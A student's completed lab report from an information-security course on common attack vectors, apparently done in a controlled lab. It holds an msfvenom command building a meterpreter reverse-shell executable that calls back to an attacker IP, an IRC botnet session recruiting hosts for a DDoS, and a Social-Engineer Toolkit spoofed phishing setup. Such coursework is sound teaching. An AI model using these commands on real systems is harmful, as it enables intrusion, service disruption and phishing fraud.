

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

James Collins

Email:

collins222@usf.edu

Time on Task:

1 hour, 37 minutes

Progress:


100%

Report Generated: Saturday, March 28, 2026 at 5:35 PM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




21. Make a screen capture showing the successful admin login.



26. Make a screen capture showing the successful Reflected XSS injection.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/payloads 04:22 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2026-03-28 16:22:17
James Collins


(kali@kali) - [~]
$ mkdir payloads

(kali@kali) - [~]
$ cd payloads


(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

(kali@kali) - [~/payloads]
$
```

23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the output of the sysinfo command.




Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack


25. Make a screen capture showing the newly recruited hosts.




```
Assessing Common Attack Vectors (4e)
AttackLinux01
2026-03-28 16:43:23
James Collins
DoS Attacker x PHP x irssi x

Try to take over the world...
16:41 < alfred deborouter> 22/tcp open  ssh
16:41 < alfred deborouter> 23/tcp open  telnet
16:41 < alfred deborouter> Nmap scan report for 204.40.4.36
16:41 < alfred deborouter> Host is up (0.0000040s latency).
16:41 < alfred deborouter> Not shown: 998 closed ports
16:41 < alfred deborouter> PORT      STATE SERVICE
16:41 < alfred deborouter> 22/tcp open  ssh
16:41 < alfred deborouter> 23/tcp open  telnet
16:41 < alfred deborouter> Nmap scan report for 204.40.4.46
16:41 < alfred deborouter> Host is up (0.0000040s latency).
16:41 < alfred deborouter> Not shown: 998 closed ports
16:41 < alfred deborouter> PORT      STATE SERVICE
16:41 < alfred deborouter> 22/tcp open  ssh
16:41 < alfred deborouter> 23/tcp open  telnet
16:41 < alfred deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.23 seconds
16:41 < alfred deborouter>
16:42 < kali> .recruit alfred deborouter
16:42 < alfred deborouter> Searching for signs of unintelligent life...
16:42 < alfred deborouter> ...found, left a calling card.
16:42 -!- Satar1102 [Satar1102@204.40.4.16] has joined #c2
16:42 -!- qUAKe2600 [qUAKe2600@204.40.4.26] has joined #c2
16:42 -!- COMM1984 [COMM1984@204.40.4.36] has joined #c2
16:42 -!- LINKST-rt65 [LINKST-rt65@204.40.4.46] has joined #c2
16:43 < kali> .muster
16:43 < TargetLinux02> Ready to rumble
16:43 < alfred deborouter> Poised to pounce
16:43 < TargetPi> Poised to pounce
16:43 < Satar1102> Shotgun
16:43 < COMM1984> Ready to morph
16:43 < LINKST-rt65> Poised to pounce
16:43 < qUAKe2600> Let us have a go
16:43 [kali] 2:debnet/#c2 (Act: 1)
[#c2]
```

28. Make a screen capture showing the **drisst.org** webpage.




33. Make a screen capture showing the failed connection to drisst.org.




ran command 3 times and reloaded the page but never got a failed connection page

35. Make a screen capture showing the “PF states limit reached” error message.



Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



```
root@kali: /home/kali 05:05 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2026-03-28 17:06:00
2026-03-28 17:06:00
There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.


set:mailer>1
set:phishing> Send email to:adodson@securelabsondemand.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp.normailer.com
set:phishing> Port number for the SMTP server [25]:25
